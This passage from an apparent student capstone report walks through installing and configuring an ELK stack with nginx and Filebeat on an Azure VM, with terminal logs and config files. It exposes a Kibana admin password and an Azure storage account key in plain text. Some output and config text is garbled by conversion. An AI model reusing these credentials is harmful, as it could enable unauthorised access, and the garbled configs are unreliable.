# Set a custom port for HTTP:
#
#http.port: 9200
#
# For more information, consult the network module documentation.
#
# ----- Discovery -----
#
# Pass an initial list of hosts to perform discovery when this node is started:
# The default list of hosts is ["127.0.0.1", "[::1]"]
#
#discovery.seed_hosts: ["host1", "host2"]
#
# Bootstrap the cluster using an initial set of master-eligible nodes:
#
#cluster.initial_master_nodes: ["prufrock"]
#
# For more information, consult the discovery and cluster formation module documentation.
#
# ----- Gateway -----
#
# Block initial recovery after a full cluster restart until N nodes are started:
#
#gateway.recover_after_nodes: 3
#
# For more information, consult the gateway module documentation.
#
# ----- Various -----
#
```



```


prufrock@ELKserver:~$ sudo service elasticsearch start
prufrock@ELKserver:~$ sudo systemctl status elasticsearch
● elasticsearch.service - Elasticsearch
  Loaded: loaded (/usr/lib/systemd/system/elasticsearch.service; disabled; vendor preset: enabled)
  Active: active (running) since Thu 2020-07-09 22:31:05 UTC; 12s ago
    Docs: https://www.elastic.co
 Main PID: 2848 (java)
   Tasks: 73
  Memory: 1.4G
     CPU: 34.983s
    CGroup: /system.slice/elasticsearch.service
            └─2848 /usr/share/elasticsearch/jdk/bin/java -Xshare:auto -Des.networkaddress.cache.ttl=60
                  ├─3068 /usr/share/elasticsearch/modules/x-pack-ml/platform/linux-x86_64/bin/controller

Jul 09 22:30:45 ELKserver systemd[1]: Starting Elasticsearch...
Jul 09 22:31:05 ELKserver systemd[1]: Started Elasticsearch.
lines 1-14/14 (END)

```

To test the Elasticsearch service, curl was pointed to the IP specified in the Elasticsearch configuration file.

curl http://10.0.0.6:9200



```

prufrock@ELKserver:~$ sudo service elasticsearch start
prufrock@ELKserver:~$ sudo systemctl status elasticsearch
● elasticsearch.service - Elasticsearch
  Loaded: loaded (/usr/lib/systemd/system/elasticsearch.service; disabled; vendor preset: enabled)
  Active: active (running) since Thu 2020-07-09 22:31:05 UTC; 12s ago
    Docs: https://www.elastic.co
 Main PID: 2848 (java)
   Tasks: 73
  Memory: 1.4G
     CPU: 34.983s
    CGroup: /system.slice/elasticsearch.service
            └─2848 /usr/share/elasticsearch/jdk/bin/java -Xshare:auto -Des.networkaddress.cache.ttl=60
                  ├─3068 /usr/share/elasticsearch/modules/x-pack-ml/platform/linux-x86_64/bin/controller

Jul 09 22:30:45 ELKserver systemd[1]: Starting Elasticsearch...
Jul 09 22:31:05 ELKserver systemd[1]: Started Elasticsearch.
prufrock@ELKserver:~$ curl http://10.0.0.6:9200
{
  "name" : "prufrock",
  "cluster_name" : "ELKserver",
  "cluster_uuid" : "3wdn1kCPTKy0YbswcJuANA",
  "version" : {
    "number" : "7.8.0",
    "build_flavor" : "default",
    "build_type" : "deb",
    "build_hash" : "757314695644ea9a1dc2fec26d1a43856725e65",
    "build_date" : "2020-06-14T19:35:50.234439Z",
    "build_snapshot" : false,
    "lucene_version" : "8.5.1",
    "minimum_wire_compatibility_version" : "6.8.0",
    "minimum_index_compatibility_version" : "6.0.0-beta1"
  },
  "tagline" : "You Know, for Search"
}
prufrock@ELKserver:~$ 

```

Since elasticsearch seems to be working, the next element of the ELK stack will be installed.

This deployment actually does not pass data through logstash, but in case it is needed, it will be installed. Logstash requires java to run and so this will be installed first.

sudo apt-get install default-jre

```
prufrock@ELKserver:~$ sudo apt-get install default-jre
Reading package lists... done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer required:
  grub-pc-bin
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
  ca-certificates-java default-jre-headless fontconfig fontconfig-config fonts-dejavu-core
  fonts-dejavu-extra hicolor-icon-theme java-common libasound2 libasound2-data libasyncns0
  libatk1.0-0 libatk1.0-data libcairo2 libdatrie1 libdrm-amdgpu1 libdrm-intel1 libdrm-nouveau2
  libdrm-radeon1 libflac8 libfontconfig1 libgdk-pixbuf2.0-0 libgdk-pixbuf2.0-common libgif7
  libgl1-mesa-dri libgl1-mesa-glx libglapi-mesa libgraphite2-3 libgtk2.0-0 libgtk2.0-bin
  libgtk2.0-common libharfbuzz0b libjbig0 libjpeg-turbo8 libjpeg8 liblcms2-2 liblvm6.0 libnspr4
  libnss3 libnss3-nssdb libogg0 libpango-1.0-0 libpangocairo-1.0-0 libpangoft2-1.0-0 libpciaccess0
  libpcslite1 libpulse0 libsensors4 libsndfile1 libthai-data libthai0 libtiff5
  libtxc-dxtn-s2tc0 libvorbis0a libvorbisenc2 libx11-xcb1 libxcb-dri2-0 libxcb-dri3-0 libxcb-glx0
  libxcb-present0 libxcb-render0 libxcb-shm0 libxcb-sync1 libxcomposite1 libxcursor1 libxdamage1
  libxf86present0 libxf86-video-amdgpu1 libxf86-video-intel1 libxf86-video-nouveau1
  openjdk-8-jre openjdk-8-jre-headless x11-common
Suggested packages:
  default-java-plugin libasound2-plugins alsaviewer librsvg2-common gvfs liblcms2-utils pcscd
  pulseaudio lm-sensors icedtea-8-plugin libnss-mdns fonts-ipafont-gothic fonts-ipafont-mincho
  fonts-wqy-microhei fonts-wqy-zenhei fonts-indic
The following NEW packages will be installed:
  ca-certificates-java default-jre default-jre-headless fontconfig fontconfig-config
  fonts-dejavu-core fonts-dejavu-extra hicolor-icon-theme java-common libasound2 libasound2-data
  libasyncns0 libatk1.0-0 libatk1.0-data libcairo2 libdatrie1 libdrm-amdgpu1 libdrm-intel1
```

Check version to ensure that it was installed.

java -version

```
prufrock@ELKserver:~$ java -version
update-alternatives: using /usr/lib/jvm/java-8-openjdk-amd64/jre/bin/tnameserv to provide /usr/bin/tnameserv (tnameserv) in auto mode
update-alternatives: using /usr/lib/jvm/java-8-openjdk-amd64/jre/lib/jexec to provide /usr/bin/jexec (jexec) in auto mode
Setting up default-jre-headless (2:1.8-56ubuntu2) ...
Setting up openjdk-8-jre:amd64 (8u252-b09-1~16.04) ...
update-alternatives: using /usr/lib/jvm/java-8-openjdk-amd64/jre/bin/policytool to provide /usr/bin/policytool (policytool) in auto mode
Setting up default-jre (2:1.8-56ubuntu2) ...
Processing triggers for libc-bin (2.23-0ubuntu11) ...
Processing triggers for ureadahead (0.100.0-19.1) ...
Processing triggers for systemd (229-4ubuntu21.28) ...
Processing triggers for ca-certificates (20190110~16.04.1) ...
Updating certificates in /etc/ssl/certs...
0 added, 0 removed; done.
Running hooks in /etc/ca-certificates/update.d...

done.
done.
prufrock@ELKserver:~$ java -version
openjdk version "1.8.0_252"
OpenJDK Runtime Environment (build 1.8.0_252-8u252-b09-1~16.04-b09)
OpenJDK 64-Bit Server VM (build 25.252-b09, mixed mode)
prufrock@ELKserver:~$
```

Then logstash was installed.

sudo apt-get install logstash

```
prufrock@ELKserver:~$ sudo apt-get install logstash
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer required:
  grub-pc-bin
Use 'sudo apt autoremove' to remove it.
The following NEW packages will be installed:
  logstash
0 upgraded, 1 newly installed, 0 to remove and 32 not upgraded.
Need to get 168 MB of archives.
After this operation, 296 MB of additional disk space will be used.
Get:1 https://artifacts.elastic.co/packages/7.x/apt stable/main amd64 logstash all 1:7.8.0-1 [168 MB]
Fetched 168 MB in 3s (43.6 MB/s)
Selecting previously unselected package logstash.
(Reading database ... 56479 files and directories currently installed.)
Preparing to unpack .../logstash_1%3a7.8.0-1_all.deb ...
sent invalidate(passwd) request, exiting
sent invalidate(group) request, exiting
sent invalidate(group) request, exiting
sent invalidate(passwd) request, exiting
sent invalidate(group) request, exiting
sent invalidate(passwd) request, exiting
sent invalidate(group) request, exiting
Unpacking logstash (1:7.8.0-1) ...
Setting up logstash (1:7.8.0-1) ...
Using provided startup.options file: /etc/logstash/startup.options
/usr/share/logstash/vendor/bundle/jruby/2.5.0/gems/pleaserun-0.0.31/lib/pleaserun/platform/base.rb:112
: warning: constant ::Fixnum is deprecated
Successfully created system startup script for Logstash
prufrock@ELKserver:~$
```

Since Logstash was successfully installed, the next element, Kibana, will be installed and configured. The following command was used.

sudo apt-get install kibana

```
prufrock@ELKserver:~$ sudo apt-get install kibana
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer required:
  grub-pc-bin
Use 'sudo apt autoremove' to remove it.
The following NEW packages will be installed:
  kibana
0 upgraded, 1 newly installed, 0 to remove and 32 not upgraded.
Need to get 343 MB of archives.
After this operation, 1,005 MB of additional disk space will be used.
Get:1 https://artifacts.elastic.co/packages/7.x/apt stable/main amd64 kibana amd64 7.8.0 [343 MB]
Fetched 343 MB in 7s (46.0 MB/s)
Selecting previously unselected package kibana.
(Reading database ... 72082 files and directories currently installed.)
Preparing to unpack .../kibana_7.8.0_amd64.deb ...
Unpacking kibana (7.8.0) ...
Processing triggers for ureadahead (0.100.0-19.1) ...
Processing triggers for systemd (229-4ubuntu21.28) ...
Setting up kibana (7.8.0) ...
sent invalidate(group) request, exiting
sent invalidate(passwd) request, exiting
sent invalidate(group) request, exiting
sent invalidate(group) request, exiting
sent invalidate(group) request, exiting
sent invalidate(passwd) request, exiting
Processing triggers for ureadahead (0.100.0-19.1) ...
Processing triggers for systemd (229-4ubuntu21.28) ...
prufrock@ELKserver:~$
```

The following changes were then made to the Kibana configuration file.

```
root@ELKserver:/home/prufrock          -  x  x
GNU nano 2.5.3           File: /etc/kibana/kibana.yml      Modified | ^

# Kibana is served by a back end server. This setting specifies the port to use.
server.port: 5601
server.host: "127.0.0.1"
elasticsearch.hosts: ["10.0.0.6:9200"]
```

Before trying to test the Kibana service, the port that Kibana will be serving on must be opened. Furthermore, port 443 was opened for HTTPS traffic.

Microsoft Azure

ELKServer | Networking

Virtual machine

Search (Ctrl+F)

Attach network interface Detach network interface

elkserver867

IP configuration (1) ipconfig1 (Primary)

Network Interface: elkserver867 Effective security rules Topology

Virtual network/Subnet: SecurityOnDemandSubnet NIC Public IP: 52.233.26.35 NIC Private IP: 10.0.0.6 Accelerated networking: Disabled

Inbound port rules Outbound port rules Application security groups Load balancing

Network security group ELKserver-NSG (attached to network interface: elkserver867)
Impact: 0 subnets, 1 network interfaces

Priority	Name	Port	Protocol	Source	Destination	Action	... More
300	Kisanu	22	TCP	[REDACTED]	[REDACTED]	Allow	...
300	HTTPS	443	Any	[REDACTED]	[REDACTED]	Allow	...
65000	AllowInNettBound	Any	Any	VirtualNetwork	VirtualNetwork	Allow	...
65001	AllowInboundLoadBalancerInBound	Any	Any	AzureLoadBalancer	Any	Allow	...
65500	DenyAltInBound	Any	Any	Any	Any	Deny	...

Then, the kibana service's journal feed was checked with the following command.

```
sudo journalctl -u kibana -f
```

The service does not seem to be running properly.

Before troubleshooting the last issue, Nginx was installed.

```

root@ELKserver:~# sudo apt-get install nginx apache2-utils
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer required:
  grub-pc-bin
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
  libapr1 libaprutil1 libgd3 liblpx3 libxmlpm4 nginx-common nginx-core
Suggested packages:
  logd-tools fcgiwrap nginx-doc ssl-cert
The following NEW packages will be installed:
  apache2-utils libapr1 libaprutil1 libgd3 liblpx3 libxmlpm4 nginx nginx-common nginx-core
0 upgraded, 9 newly installed, 0 to remove and 32 not upgraded.
Need to get 1,597 kB of archives.
After this operation, 5,152 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://azure.archive.ubuntu.com/ubuntu xenial/main amd64 libapr1 amd64 1.5.2-3 [86.0 kB]
Get:2 http://azure.archive.ubuntu.com/ubuntu xenial/main amd64 libaprutil1 amd64 1.5.4-1build1 [77.1 kB]
Get:3 http://azure.archive.ubuntu.com/ubuntu xenial-updates/main amd64 apache2-utils amd64 2.4.18-2ubuntu1.15 [81.4 kB]
Get:4 http://azure.archive.ubuntu.com/ubuntu xenial-updates/main amd64 liblpx3 amd64 1.5.0-2ubuntu1.1 [732 kB]
Get:5 http://azure.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libxmlpm4 amd64 1:3.5.11-1ubuntu0.16.04.1 [33.8 kB]
Get:6 http://azure.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libgd3 amd64 2.1.1-4ubuntu0.16.04.12 [126 kB]
Get:7 http://azure.archive.ubuntu.com/ubuntu xenial-updates/main amd64 nginx-common all 1.10.3-0ubuntu0.16.04.16 [26.9 kB]
Get:8 http://azure.archive.ubuntu.com/ubuntu xenial-updates/main amd64 nginx-core amd64 1.10.3-0ubuntu0.16.04.16.04.5 [429 kB]
Get:9 http://azure.archive.ubuntu.com/ubuntu xenial-updates/main amd64 nginx all 1.10.3-0ubuntu0.16.04.5 [3,494 kB]

```

To include an authentication functionality, an admin account was created. These were the credentials used: kibanaadmin:ISSs@1tcapston3

```

root@ELKserver:~# sudo htpasswd -c /etc/nginx/htpasswd.users kibanaadmin
New password:
Re-type new password:
Adding password for user kibanaadmin
root@ELKserver:~#

```

Then, the “default” configuration file in /etc/nginx/sites-available was accessed. A backup file was created first.

```

root@ELKserver:/etc/nginx/sites-available#
root@ELKserver:/etc/nginx/sites-available# ls
default
root@ELKserver:/etc/nginx/sites-available# nano default
root@ELKserver:/etc/nginx/sites-available# root@ELKserver:/etc/nginx/sites-available# ls
default  default.bak
root@ELKserver:/etc/nginx/sites-available#

```

To configure a reverse proxy, the following configurations were entered into the *default* file. The main function of these configurations is to pass traffic from port 80 to localhost:5601.

```

root@ELKserver:/etc/nginx/sites-available
GNU nano 2.5.3                                     File: default

server {
    listen 80;

    server_name ELKserver;

    auth_basic "Restricted Access";
    auth_basic_user_file /etc/nginx/htpasswd.users;

    location / {
        proxy_pass http://localhost:5601;
        proxy_http_version 1.1;
        proxy_set_header Upgrade $http_upgrade;
        proxy_set_header Connection 'upgrade';
        proxy_set_header Host $host;
        proxy_cache_bypass $http_upgrade;
    }
}

```

Then, Nginx was restarted and the status was checked.

```

root@ELKserver:/etc/nginx/sites-available#
root@ELKserver:/etc/nginx/sites-available# sudo service nginx restart
root@ELKserver:/etc/nginx/sites-available# sudo systemctl status nginx
● nginx.service - A high performance web server and a reverse proxy server
  Loaded: loaded (/lib/systemd/system/nginx.service; enabled; vendor preset: enabled)
  Active: active (running) since Fri 2020-07-10 00:44:37 UTC; 19s ago
    Process: 26753 ExecStop=/sbin/start-stop-daemon --quiet --stop --retry QUIT/5 --pidfile /run/nginx.pid
   Process: 26767 ExecStart=/usr/sbin/nginx -g daemon on; master_process on; (code=exited, status=0/SUCCESS)
   Process: 26756 ExecStartPre=/usr/sbin/nginx -t -q -g daemon on; master_process on; (code=exited, status=0/SUCCESS)
  Main PID: 26770 (nginx)
     Tasks: 5
       Memory: 5.0M
          CPU: 21ms
        CGroup: /system.slice/nginx.service
                ├─26770 nginx: master process /usr/sbin/nginx -g daemon on; master_process on
                ├─26773 nginx: worker process
                ├─26774 nginx: worker process
                ├─26775 nginx: worker process
                └─26776 nginx: worker process

Jul 10 00:44:37 ELKserver systemd[1]: Starting A high performance web server and a reverse proxy server
Jul 10 00:44:37 ELKserver systemd[1]: Started A high performance web server and a reverse proxy server

```

Returning to the Kibana service, when the configuration file was inspected, it seems that there is a syntax error.

Before:

```

root@ELKserver:/home/prufrock#
GNU nano 2.5.3                               File: /etc/kibana/kibana.yml                         Modified ^

# Kibana is served by a back end server. This setting specifies the port to use.
server.port: 5601
server.host: "127.0.0.1"
elasticsearch.hosts: ["10.0.0.6:9200"]

```

After:

```

root@ELKserver:~#
GNU nano 2.5.3                               File: /etc/kibana/kibana.yml                         Modified ^

# Kibana is served by a back end server. This setting specifies the port to use.
server.port: 5601
server.host: "127.0.0.1"
elasticsearch.hosts: ["http://10.0.0.6:9200"]

# Specifies the address to which the Kibana server will bind. IP addresses and host names are both valid.
# The default is 'localhost', which usually means remote machines will not be able to connect.
# To allow connections from remote users, set this parameter to a non-loopback address.
#server.host: "localhost"

# Enables you to specify a path to mount Kibana at if you are running behind a proxy.
# Use the `server.rewriteBasePath` setting to tell Kibana if it should remove the basePath
# from requests it receives, and to prevent a deprecation warning at startup.
# This setting cannot end in a slash.
#serverbasePath: ""

```

When the Kibana service was checked again, we can see it go from uninitialized to green.

```


root@ELKserver:~# systemctl status kibana
● kibana.service - Kibana
   Loaded: loaded (/etc/systemd/system/kibana.service; disabled; vendor preset: enabled)
   Active: active (running) since Fri 2020-07-10 00:54:24 UTC; 8s ago
     Main PID: 27069 (node)
       Tasks: 11
      Memory: 780.7M
        CPU: 9.298s
      CGroup: /system.slice/kibana.service
              └─27069 /usr/share/kibana/bin/../node/bin/node /usr/share/kibana/bin/../src/cli

Jul 10 00:54:24 ELKserver systemd[1]: Started Kibana.
Jul 10 00:54:28 ELKserver kibana[27069]: {"type":"log","@timestamp":"2020-07-10T00:54:28Z","tags":["wa
Jul 10 00:54:28 ELKserver kibana[27069]: {"type":"log","@timestamp":"2020-07-10T00:54:28Z","tags":["wa
root@ELKserver:~# journalctl -u kibana -f
-- Logs begin at Thu 2020-07-09 22:23:44 UTC. --
Jul 10 00:54:43 ELKserver kibana[27069]: {"type":"log","@timestamp":"2020-07-10T00:54:43Z","tags":["st
atus","plugin:maps@7.8.0","info"], "pid":27069, "state": "green", "message": "Status changed from uninitialized to green - Ready", "prevState": "uninitialized", "prevMsg": "uninitialized"}
Jul 10 00:54:43 ELKserver kibana[27069]: {"type":"log","@timestamp":"2020-07-10T00:54:43Z","tags":["in
fo","plugins","taskManager","taskManager"], "pid":27069, "message": "TaskManager is identified by the Kib
ana UUID: 96034604-57f2-4ef1-be65-dbb0a871e814"}
Jul 10 00:54:43 ELKserver kibana[27069]: {"type":"log","@timestamp":"2020-07-10T00:54:43Z","tags":["st
atus","plugin:task_manager@7.8.0","info"], "pid":27069, "state": "green", "message": "Status changed from u
ninitialized to green - Ready", "prevState": "uninitialized", "prevMsg": "uninitialized"}
Jul 10 00:54:43 ELKserver kibana[27069]: {"type":"log","@timestamp":"2020-07-10T00:54:43Z","tags":["st
atus","plugin:encryptedSavedObjects@7.8.0","info"], "pid":27069, "state": "green", "message": "Status chang
ed from uninitialized to green - Ready", "prevState": "uninitialized", "prevMsg": "uninitialized"}
Jul 10 00:54:43 ELKserver kibana[27069]: {"type":"log","@timestamp":"2020-07-10T00:54:43Z","tags":["st
atus","plugin:apm_oss@7.8.0","info"], "pid":27069, "state": "green", "message": "Status changed from uninit
ialized to green - Ready", "prevState": "uninitialized", "prevMsg": "uninitialized"}
Jul 10 00:54:43 ELKserver kibana[27069]: {"type":"log","@timestamp":"2020-07-10T00:54:43Z","tags":["st
atus","plugin:console_legacy@7.8.0","info"], "pid":27069, "state": "green", "message": "Status changed from
uninitialized to green - Ready", "prevState": "uninitialized", "prevMsg": "uninitialized"}
Jul 10 00:54:43 ELKserver kibana[27069]: {"type": "log", "@timestamp": "2020-07-10T00:54:43Z", "tags": [ "st
atus", "plugin:region_map@7.8.0", "info"], "pid":27069, "state": "green", "message": "Status changed from uni
nitialized to green - Ready", "prevState": "uninitialized", "prevMsg": "uninitialized"}
Jul 10 00:54:43 ELKserver kibana[27069]: {"type":"log","@timestamp":"2020-07-10T00:54:43Z","tags":["st
atus","plugin:ui_metric@7.8.0","info"], "pid":27069, "state": "green", "message": "Status changed from unin
itIALIZED to green - Ready", "prevState": "uninitialized", "prevMsg": "uninitialized"}
Jul 10 00:54:43 ELKserver kibana[27069]: {"type":"log","@timestamp":"2020-07-10T00:54:43Z","tags":["li
stening","info"], "pid":27069, "message": "Server running at http://127.0.0.1:5601"}
Jul 10 00:54:44 ELKserver kibana[27069]: {"type":"log","@timestamp":"2020-07-10T00:54:44Z","tags":["in
fo","http","server","Kibana"], "pid":27069, "message": "http server running at http://127.0.0.1:5601"}
```

Lastly, the NSG rules were checked to ensure that the rules are in the right order. As NSG rules are akin to firewall rules, they are processed top down. Thus, it is important for the ports to appear in the order that they will be accessed: 22 for SSH, 80 and/or 443 for HTTP, then 5601 for Kibana.

Priority	Name	Port	Protocol	Source	Destination	Action
300	SSH	22	TCP	[REDACTED]	Any	<input checked="" type="radio"/> Allow
310	HTTP	80	TCP	[REDACTED]	Any	<input checked="" type="radio"/> Allow
320	HTTPS	443	TCP	[REDACTED]	Any	<input checked="" type="radio"/> Allow
330	Kibana	5601	TCP	[REDACTED]	Any	<input checked="" type="radio"/> Allow
65000	AllowVnetInbound	Any	Any	VirtualNetwork	VirtualNetwork	<input checked="" type="radio"/> Allow
65001	AllowAzureLoadBalancerInbound	Any	Any	AzureLoadBalancer	Any	<input checked="" type="radio"/> Allow
65500	DenyAllInbound	Any	Any	[REDACTED]	Any	<input checked="" type="radio"/> Deny

Then, when the public IP address of the server is accessed, we can see that the Nginx reverse proxy asks for authentication.



This authenticates access to the default Kibana UI.

The Kibana home page is displayed in a browser. It includes sections for Observability (APM, Logs, Metrics), Security (SIEM), and data ingestion methods (Add sample data, Upload data from log file, Use Elasticsearch data). Below these are sections for Visualize and Explore Data (APM, Canvas, Dashboard, Discover) and Manage and Administer the Elastic Stack (Console, Rollups, Saved Objects, Security Settings).

Next, Filebeat is installed and configured.

`sudo apt-get install filebeat`

```

prufrock@ELKserver:~$ sudo apt-get install filebeat
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer required:
  grub-pc-bin
Use 'sudo apt autoremove' to remove it.
The following NEW packages will be installed:
  filebeat
0 upgraded, 1 newly installed, 0 to remove and 32 not upgraded.
Need to get 29.0 MB of archives.
After this operation, 93.5 MB of additional disk space will be used.
Get:1 https://artifacts.elastic.co/packages/7.x/apt/stable/main amd64 filebeat amd64 7.8.0 [29.0 MB]
Fetched 29.0 MB in 1s (23.9 MB/s)
Selecting previously unselected package filebeat.
(Reading database ... 21988 files and directories currently installed.)
Preparing to unpack .../filebeat_7.8.0_amd64.deb ...
Unpacking filebeat (7.8.0) ...
Processing triggers for ureadahead (0.100.0-19.1) ...
Processing triggers for systemd (229-4ubuntu21.28) ...
Setting up filebeat (7.8.0) ...
Processing triggers for ureadahead (0.100.0-19.1) ...
Processing triggers for systemd (229-4ubuntu21.28) ...
prufrock@ELKserver:~$ 

```

As done with previous testing, the filebeat Azure module will be used to configure both the ingest pipelines and the rest of the data pipeline. In order to do this, the module must be configured with the event hub and storage account details and then enabled. The main filebeat configuration file (`filebeat.yml`) will also require the appropriate configurations. Filebeat will then set up the initial environment, which includes ensuring that multiline log events are sent as a single event and that the data is parsed and processed into a structure that is suitable for Kibana visualization (Elastic, 2020).

First, the main configuration file `/etc/filebeat/filebeat.yml` is accessed and the Azure portal is used to fill in the appropriate details.

This is the `filebeat.yml` input configuration.

```

# You can find the full configuration reference here:
# https://www.elastic.co/guide/en/beats/filebeat/index.html

# For more available modules and options, please see the filebeat.reference.yml sample
# configuration file.

# -----
# Filebeat inputs:
# -----
Filebeat.inputs:

# Each . is an input. Most options can be set at the input level, so
# you can use different inputs for various configurations.
# Below are the input specific configurations.

- type: azure-eventhub
  eventhub: "azure_logs"
  consumer_group: "$Default"
  connection_string: "Endpoint=sb://siemcapstone.servicebus.windows.net;/SharedAccessKeyName=listen"
  storage_account: "prufrock"
  storage_account_key: "qH8mIakYSLtv6HXZkwIdR8itSwftRJdB0UP23FxFlAx065ct8eQfKBBoUEQ3fbeJJ+r+R/prc05"
  storage_account_container: "checkpoints"

# Change to true to enable this input configuration.
enabled: true

# Paths that should be crawled and fetched. Glob based paths.
#paths:
#  - "/var/log/*.log"
#  - "c:\programdata\elasticsearch\logs\*"

# Exclude lines. A list of regular expressions to match. It drops the lines that are
# matched.
#exclude_lines:
#  - ".*"

```

Then the output in `filebeat.yml` is amended. The filebeat agent will output directly to the elasticsearch service at port 9200. (10.0.0.6 is this VM's private IP address.)

```

# ===== Outputs =====

# Configure what output to use when sending the data collected by the beat.

# ----- Elasticsearch Output -----
output.elasticsearch:
  # Array of hosts to connect to.
  hosts: ["10.0.0.6:9200"]

  # Protocol - either `http` (default) or `https`.
  #protocol: "https"

  # Authentication credentials - either API key or username/password.
  #api_key: "id:api_key"
  #username: "elastic"
  #password: "changeme"

# ----- Logstash Output -----
#output.logstash:
  # The Logstash hosts
  #hosts: ["localhost:5044"]

  # Optional SSL. By default is off.
  # List of root certificates for HTTPS server verifications
  #ssl.certificateAuthorities: ["/etc/pki/root/ca.pem"]

```

The full configuration file can be found in [Appendix 6.7](#).

This is the configuration for the azure module.

The terminal window shows the configuration for the azure module in a file named `azure.yml.disabled`. The configuration includes settings for eventhub and storage accounts, consumer groups, and connection strings. The Azure portal screenshot shows the 'Shared access policies' blade for an Event Hub named `siemcapstone.azure_logs`. It displays a list of policies, including the primary key and secondary key, along with their respective connection strings for primary and secondary endpoints.

```

# Module: azure
# Docs: https://www.elastic.co/guide/en/beats/filebeat/7.8/filebeat-module-azure.html

- module: azure
  # All logs
  activitielogs:
    enabled: true
    var:
      # eventhub name containing the activity logs, overwrite the default value if the logs are exposed
      eventhub: "azure_logs"
      # consumer group name that has access to the event hub, we advise creating a dedicated consumer_group: "$Default"
      # the connection string required to communicate with Event Hubs, steps to generate one here: https://docs.microsoft.com/en-us/azure/service-bus-messaging/service-bus-dotnet-how-to-use-queues
      # the name of the storage account the state/offsets will be stored and updated
      storage_account: "prufrock"
      # the storage account key, this key will be used to authorize access to data in your storage $storage_account_key: "qH0mIaKYSLtV6HGXZkwIdR8ltSWftRJdBDUP23fXF1Ax065ct8eQFKBBouEQ3fbEJ+r+R/$

  auditlogs:
    enabled: true
    var:
      eventhub: "azure_logs"
      consumer_group: "$Default"
      connection_string: "Endpoint=sb://siemcapstone.servicebus.windows.net/;SharedAccessKeyName=11$"
      storage_account: "prufrock"
